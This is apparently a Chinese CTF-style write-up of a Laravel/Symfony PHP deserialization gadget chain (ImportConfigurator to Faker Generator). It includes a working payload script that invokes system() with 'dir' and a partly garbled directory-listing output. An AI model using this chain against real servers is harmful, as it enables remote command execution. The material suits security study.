
laravel

先全局搜索 `__destruct`




很明显， `$parent` 和 `$route` 都是可控的，那么我们可以继续寻找 `__call` 函数

继续跟踪到 `Generator.php`



然后继续查看`$this->format`



而且`$this->formatters`可控，那么上面的call_user_func_array的两个参数都可控。
整条链为：

- \Symfony\Component\Routing\Loader\Configurator\ImportConfigurator
- \Faker\Generator

payload：

```php
<?php
namespace Faker{
 class Generator{
  function __construct(){
   $this->formatters = ["addCollection"=>"system"];
  }
 }
}
namespace Symfony\Component\Routing\Loader\Configurator{
 class ImportConfigurator{
  function __construct(){
   $this->parent =new \Faker\Generator();
   $this->route = "dir";
  }

 }

}

namespace{
 $a = new \Symfony\Component\Routing\Loader\Configurator\ImportConfigurator();
 echo serialize($a );
}
```

D 3A47-E81E D:\soft\phpstudy\PHPTutorial\WWW\source\public 2020/08/24 16:17

. 2020/08/24 16:17
.. 2019/02/27 00:41 593 .htaccess 2020/08/24 16:17
css 2019/02/27 00:41 0 favicon.ico 2019/02/27 00:41 1,823 index.php 2020/08/24 16:17
js 2019/02/27 00:41 24 robots.txt 2020/08/24 16:17
svg 2019/02/27 00:41 1,194 web.config 5 3,634 5 366,859,874,304 There is an param names p (get)